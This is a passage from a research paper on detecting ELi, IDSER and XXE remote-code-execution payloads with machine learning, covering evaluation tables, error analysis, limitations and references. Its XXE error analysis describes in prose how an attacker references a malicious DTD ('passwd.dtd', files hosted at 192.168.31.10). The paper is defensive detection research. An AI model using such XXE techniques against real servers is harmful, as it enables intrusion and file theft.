We evaluate the effect of the ELi and IDSER detector in detecting ELi. 5-fold cross-validation is used to obtain machine learning models' evaluation metrics and ROC (Receiver Operating Characteristic) curves. The evaluation results are shown in Table 3, with the ROC curves shown in Figure 8. In terms of evaluation metrics, the decision tree and random forest models exhibit the highest precision and F1 score, while the SVM model achieves the highest recall. Upon analyzing the confusion matrix, it is observed that decision tree, logistic regression, random forest, and XGBoost models achieve the lowest false positives. However, the logistic regression and XGBoost models show the highest false negatives. In contrast, the SVM model achieves the highest true positive and the lowest false negative. Regarding the ROC curves, the naive Bayes model demonstrates the highest AUC (Area Under Curve) value. In general, the decision tree and random forest models are more suitable for detecting ELi attacks.

Table 3. Evaluation results of ELi attack detection. The higher (↗) or lower (↘) the value is, the better the model is. The best scores are shown in **bold**.

Model	TP (↗)	TN (↗)	FP (↘)	FN (↘)	Precision (↗)	Recall (↗)	F1 (↗)
Naive Bayes	109	220	2	9	0.98	0.92	0.95
Decision Tree	110	**221**	**1**	8	**0.99**	0.93	**0.96**
Logistic Regression	106	**221**	**1**	12	**0.99**	0.90	0.94
Random Forest	110	**221**	**1**	8	**0.99**	0.93	**0.96**
SVM	**111**	219	3	**7**	0.97	**0.94**	**0.96**
XGBoost	106	**221**	**1**	12	**0.99**	0.90	0.94



Figure 8. ROC curves of ELi detection. (**a**) ROC curves of naive Bayes; (**b**) ROC curves of decision tree; (**c**) ROC curves of logistic regression; (**d**) ROC curves of random forest; (**e**) ROC curves of SVM; (**f**) ROC curves of XGBoost.

5.2.2. Evaluation of IDSER Detection

We analyze the IDSER detection effect of the ELi and IDSER detector using five-fold cross-validation. The results are summarized in Table 4, and the ROC curves are depicted in Figure 9. The TN and FP of the naive Bayes model are the best, achieving 78 and 0, respectively. Additionally, its precision is also the highest, at 1. Decision tree and random forest excel in TP and FN, resulting in recall and F1 score of 0.84 and 0.9, respectively. XGBoost also performs well in detecting IDSER, with TP, FN, and recall being the same as those of random forest and decision tree. Further analysis of the ROC curves shows that random forest, SVM, and XGBoost exhibit superior effects, achieving an AUC of 0.88. The above results show that decision tree and random forest are the most suitable models for IDSER detection.

Table 4. Evaluation results of IDSER attack detection. The higher (↗) or lower (↘) the value is, the better the model is. The best scores are shown in **bold**.

Model	TP (↗)	TN (↗)	FP (↘)	FN (↘)	Precision (↗)	Recall (↗)	F1 (↗)
Naive Bayes	22	**78**	**0**	22	**1**	0.50	0.67
Decision Tree	**37**	77	1	**7**	0.97	**0.84**	**0.90**
Logistic Regression	34	75	2	10	0.94	0.77	0.85
Random Forest	**37**	77	1	**7**	0.97	**0.84**	**0.90**
SVM	34	76	1	10	0.97	0.77	0.86
XGBoost	**37**	75	3	**7**	0.93	**0.84**	0.88



Figure 9. ROC curves of IDSER detection. (**a**) ROC curves of naive Bayes; (**b**) ROC curves of decision tree; (**c**) ROC curves of logistic regression; (**d**) ROC curves of random forest; (**e**) ROC curves of SVM; (**f**) ROC curves of XGBoost.

5.2.3. Comprehensive Evaluation Results of the ELi and IDSER Detector

Since ELi and IDSER payloads are essentially Java code with similar malicious features, we need a unified machine learning model to detect them simultaneously. We combine the training data of ELi and IDSER to train a machine learning model for simultaneous detection. We evaluate trained machine learning models; the results are shown in Table 5, and ROC curves are shown in Figure 10. From the evaluation results, we can see that all the models, except naive Bayes, achieve a precision of 0.99. The recall and F1 score of the decision tree and random forest models are the same, both being the best among the six models, reaching 0.88 and 0.94, respectively. As for the ROC curves, the AUC of the decision tree is 0.91, while the AUC values of random forest, SVM, and XGBoost are all 0.9. Based on all the evaluation results, we find that both random forest and decision tree have advantages over other machine learning models, whether detecting ELi and IDSER separately or simultaneously.

Table 5. Evaluation results of ELi and IDSER attack detection. The higher (↗) or lower (↘) the value is, the better the model is. The best scores are shown in **bold**.

Model	TP (↗)	TN (↗)	FP (↘)	FN (↘)	Precision (↗)	Recall (↗)	F1 (↗)
Naive Bayes	92	296	3	71	0.97	0.56	0.71
Decision Tree	**144**	**298**	**1**	**19**	**0.99**	**0.88**	**0.94**
Logistic Regression	136	**298**	**1**	27	**0.99**	0.83	0.91
Random Forest	**144**	**298**	**1**	**19**	**0.99**	**0.88**	**0.94**
SVM	143	**298**	**1**	20	**0.99**	**0.88**	0.93
XGBoost	139	**298**	**1**	24	**0.99**	0.85	0.92



Figure 10. ROC curves of ELi and IDSER detection. (**a**) ROC curves of naive Bayes; (**b**) ROC curves of decision tree; (**c**) ROC curves of logistic regression; (**d**) ROC curves of random forest; (**e**) ROC curves of SVM; (**f**) ROC curves of XGBoost.

5.3. Evaluation of XXE Detection

In this section, we evaluate the effectiveness of the XXE detector. The evaluation results are shown in Table 6. Out of 100 benign packets, 97 are correctly classified as benign, and 3 are misclassified as malicious (TN = 97, FP = 3). Out of 18 malicious packets, 17 are correctly classified as malicious, and 1 is misclassified as benign (TP = 17, FN = 1). Thus, the precision is 0.85, the recall is 0.94, and the F1 score is 0.89.

Table 6. Evaluation results of XXE attack detection. The higher (↗) or lower (↘) the value is, the better the model is.

TP (↗)	TN (↗)	FP (↘)	FN (↘)	Precision (↗)	Recall (↗)	F1 (↗)
17	97	3	1	0.85	0.94	0.89

We analyze the misclassified packets and summarize the causes of the misjudgments. The case of the false negative is shown in Figure 11. The attacker uploads the malicious DTD file (i.e., the `passwd.dtd` file) to the victim server in some other way, and then uses the XXE vulnerability of the victim server to refer to the DTD file. Because the packet carrying the malicious DTD file is not in the current detection period T, the complete UD chain cannot be constructed, which leads to the false negative. The case of the false positive is shown in Figure 12. The attacker uses the payload (1) to attack the victim server (the malicious DTD file constructed by the attacker is saved on 192.168.31.10). Because the attacker enters `2` into `w` by mistake, the victim server cannot obtain the `w.dtd` file at 192.168.31.10, so receives response (1). After identifying this error, the attacker corrects it and proceeds with an attack using payload (2). As a result, the victim server successfully retrieves the `2.dtd` file. When the XXE detector analyzes these packets, both payload (1) and payload (2) are sent to the victim server within the same period T. Due to the identical entities used by both payloads, payload (1) is incorrectly associated with response (2), leading to a false positive. However, this misclassification does not impact the security practitioners' assessment. Despite payloads without successful attacks being erroneously classified as successful attacks, a complete UD chain can still be constructed from the packets, indicating system compromise during period T.



Figure 11. A false negative case of the XXE detector.



Figure 12. A false positive case of the XXE detector.

5.4. Results and Limitations Analysis

In the preceding sections, we evaluate the detection effect of the proposed model from various perspectives. Specifically, for the ELi and IDSER detector, our focus is on identifying malicious expressions and Java code. The ELi and IDSER detector performs well in detecting ELi, but its effect is declined slightly in detecting IDSER. However, machine learning models trained with integrated ELi and IDSER data perform well in detecting both ELi and IDSER simultaneously as expected. For the XXE detector, it can construct the UD chain of XML entities well and complete the detection based on the integrity of the chain and the behavior of the chain's tail node. However, this model still has the following limitations:

- The construction of the UD chain for XML entities may introduce false positives, although these false positives have little impact on the final judgment of security practitioners.
- The XXE detector has false negatives when analyzing the behavior of UD chain nodes. Therefore, we suggest providing it with a list of sensitive behaviors to improve its detection accuracy.
- Because the dataset is collected in the experimental environment, it may lack representation of the real production environment. This could result in incomplete feature analysis and extraction, thus affecting the accuracy of the machine learning model.
- It is difficult to determine the success of an attack solely based on the request and response packets. We can only make a preliminary judgment by checking if a complete UD chain can be constructed and if a string can be parsed by the interpreter. This may bring false positives to practitioners.

6. Conclusions

In this paper, we propose a packet content-oriented RCE attack payload detection model. The model focuses on XXE, ELi, and IDSER. For the XXE attack, we detect it based on the integrity of the UD chain of XML entities and the behavior of the chain's tail node. For the ELi and IDSER attack, we extract a feature group based on the string operation and the use of sensitive classes/methods, building a machine learning model for detection. Evaluation results show that the model has an acceptable effect on the collected dataset. However, the model has some inevitable FP and FN, and it also faces the problem of over-fitting. Therefore, in the next work, we will collect and analyze more samples, further reduce the FP and FN of the model, and alleviate the over-fitting problem of the model.

Author Contributions: Conceptualization, E.S. and J.H.; Investigation, E.S., J.H., Y.L. and C.H.; Methodology, E.S. and Y.L.; Software, E.S., J.H. and Y.L.; Validation, E.S., J.H., Y.L. and C.H.; Writing—original draft, E.S., J.H., Y.L. and C.H.; Writing—review and editing, E.S., J.H., Y.L. and C.H. All authors have read and agreed to the published version of the manuscript.

Funding: This research received no external funding.

Data Availability Statement: The dataset used in this paper can be obtained from https://github.com/HJX-zhanS/RCE-Detection-Dataset (accessed on 7 March 2024).

Conflicts of Interest: Enbo Sun and Yiquan Li are employed by the 30th Research Institute of China Electronics Technology Group Corporation. The authors declare no conflicts of interest.

References

1. Zheng, Y.; Zhang, X. Path sensitive static analysis of web applications for remote code execution vulnerability detection. In Proceedings of the 2013 35th International Conference on Software Engineering (ICSE), San Francisco, CA, USA, 18–26 May 2013; pp. 652–661.
2. Clincy, V.; Shahriar, H. Web application firewall: Network security models and configuration. In Proceedings of the 2018 IEEE 42nd Annual Computer Software and Applications Conference (COMPSAC), Tokyo, Japan, 23–27 July 2018; Volume 1, pp. 835–836.
3. Moradi Vartouni, A.; Teshnehlab, M.; Sedighian Kashi, S. Leveraging deep neural networks for anomaly-based web application firewall. *IET Inf. Secur.* **2019**, *13*, 352–361. [CrossRef]
4. Appelt, D.; Nguyen, C.D.; Briand, L. Behind an application firewall, are we safe from SQL injection attacks? In Proceedings of the 2015 IEEE 8th International Conference on Software Testing, Verification and Validation (ICST), Graz, Austria, 13–17 April 2015; pp. 1–10.
5. Ye, Y.; Li, T.; Adjeroh, D.; Iyengar, S.S. A survey on malware detection using data mining techniques. *ACM Comput. Surv. (CSUR)* **2017**, *50*, 1–40. [CrossRef]
6. Cui, Z.; Du, L.; Wang, P.; Cai, X.; Zhang, W. Malicious code detection based on CNNs and multi-objective algorithm. *J. Parallel Distrib. Comput.* **2019**, *129*, 50–58. [CrossRef]
7. He, X.; Xu, L.; Cha, C. Malicious javascript code detection based on hybrid analysis. In Proceedings of the 2018 25th Asia-Pacific Software Engineering Conference (APSEC), Nara, Japan, 4–7 December 2018; pp. 365–374.
8. Kim, J.Y.; Cho, S.B. Obfuscated malware detection using deep generative model based on global/local features. *Comput. Secur.* **2022**, *112*, 102501. [CrossRef]

9. Chen, J.; Guo, S.; Ma, X.; Li, H.; Guo, J.; Chen, M.; Pan, Z. Slam: A malware detection method based on sliding local attention mechanism. *Secur. Commun. Netw.* **2020**, *2020*, 6724513. [CrossRef]
10. Fass, A.; Krawczyk, R.P.; Backes, M.; Stock, B. Jast: Fully syntactic detection of malicious (obfuscated) javascript. In Proceedings of the 15th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment, Saclay, France, 28–29 June 2018; Springer: Berlin/Heidelberg, Germany, 2018; pp. 303–325.
11. Fan, Y.; Hou, S.; Zhang, Y.; Ye, Y.; Abdulhayoglu, M. Gotcha-sly malware! scorpion a metagraph2vec based malware detection system. In Proceedings of the 24th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining, London, UK, 19–23 August 2018; pp. 253–262.
12. Rusak, G.; Al-Dujaili, A.; O'Reilly, U.M. Ast-based deep learning for detecting malicious powershell. In Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, Toronto, ON, Canada, 15–19 October 2018; pp. 2276–2278.
13. Hendler, D.; Kels, S.; Rubin, A. Detecting malicious powershell commands using deep neural networks. In Proceedings of the 2018 on Asia Conference on Computer and Communications Security, Incheon, Republic of Korea, 29 May 2018; pp. 187–197.
14. Wang, Y.; Cai, W.; Lyu, P.; Shao, W. A combined static and dynamic analysis approach to detect malicious browser extensions. *Secur. Commun. Netw.* **2018**, *2018*, 7087239. [CrossRef]
15. Liang, H.; Yang, Y.; Sun, L.; Jiang, L. Jsac: A novel framework to detect malicious javascript via cnns over ast and cfg. In Proceedings of the 2019 International Joint Conference on Neural Networks (IJCNN), Budapest, Hungary, 14–19 July 2019; pp. 1–8.
16. Li, Y.; Huang, J.; Ikusan, A.; Mitchell, M.; Zhang, J.; Dai, R. ShellBreaker: Automatically detecting PHP-based malicious web shells. *Comput. Secur.* **2019**, *87*, 101595. [CrossRef]
17. Huang, W.; Jia, C.; Yu, M.; Li, G.; Liu, C.; Jiang, J. UTANSA: Static Approach for Multi-Language Malicious Web Scripts Detection. In Proceedings of the 2021 IEEE Symposium on Computers and Communications (ISCC), Athens, Greece, 5–8 September 2021; pp. 1–7.
18. Alahmadi, A.; Alkhraan, N.; BinSaeedan, W. MPSAutodetect: A Malicious PowerShell Script Detection Model Based on a Stacked Denoising Auto-Encoder. *Comput. Secur.* **2022**, *116*, 102658. [CrossRef]
19. Wang, J.; Xue, Y.; Liu, Y.; Tan, T.H. Jsdc: A hybrid approach for javascript malware detection and classification. In Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security, New York, NY, USA, 14 April–17 March 2015; pp. 109–120.
20. Kim, K.; Kim, I.L.; Kim, C.H.; Kwon, Y.; Zheng, Y.; Zhang, X.; Xu, D. J-force: Forced execution on javascript. In Proceedings of the 26th International Conference on World Wide Web, Perth, Australia, 3–7 April 2017; pp. 897–906.
21. Wang, R.; Xu, G.; Zeng, X.; Li, X.; Feng, Z. TT-XSS: A novel taint tracking based dynamic detection framework for DOM Cross-Site Scripting. *J. Parallel Distrib. Comput.* **2018**, *118*, 100–106. [CrossRef]
22. Tang, Z.; Zhai, J.; Pan, M.; Aafer, Y.; Ma, S.; Zhang, X.; Zhao, J. Dual-force: Understanding webview malware via cross-language forced execution. In Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering, Montpellier, France, 3–7 September 2018; pp. 714–725.
23. Li, B.; Vadrevu, P.; Lee, K.H.; Perdisci, R.; Liu, J.; Rahbarinia, B.; Li, K.; Antonakakis, M. JSgraph: Enabling Reconstruction of Web Attacks via Efficient Tracking of Live In-Browser JavaScript Executions. In Proceedings of the NDSS, San Diego, CA, USA, 18–21 February 2018.
24. Xiao, F.; Lin, Z.; Sun, Y.; Ma, Y. Malware detection based on deep learning of behavior graphs. *Math. Probl. Eng.* **2019**, *2019*, 8195395. [CrossRef]
25. Ye, Y.; Hou, S.; Chen, L.; Lei, J.; Wan, W.; Wang, J.; Xiong, Q.; Shao, F. Out-of-sample node representation learning for heterogeneous graph in real-time android malware detection. In Proceedings of the 28th International Joint Conference on Artificial Intelligence (IJCAI), Macao, China, 10–16 August 2019.
26. Shabtai, A.; Moskovitch, R.; Elovici, Y.; Glezer, C. Detection of malicious code by applying machine learning classifiers on static features: A state-of-the-art survey. *Inf. Secur. Tech. Rep.* **2009**, *14*, 16–29. [CrossRef]
27. Singh, J.; Singh, J. Detection of malicious software by analyzing the behavioral artifacts using machine learning algorithms. *Inf. Softw. Technol.* **2020**, *121*, 106273. [CrossRef]
28. Cova, M.; Kruegel, C.; Vigna, G. Detection and analysis of drive-by-download attacks and malicious JavaScript code. In Proceedings of the 19th International Conference on World Wide Web, Raleigh, NC, USA, 26–30 April 2010; pp. 281–290.
29. Huang, Y.; Li, T.; Zhang, L.; Li, B.; Liu, X. JSContana: Malicious JavaScript detection using adaptable context analysis and key feature extraction. *Comput. Secur.* **2021**, *104*, 102218. [CrossRef]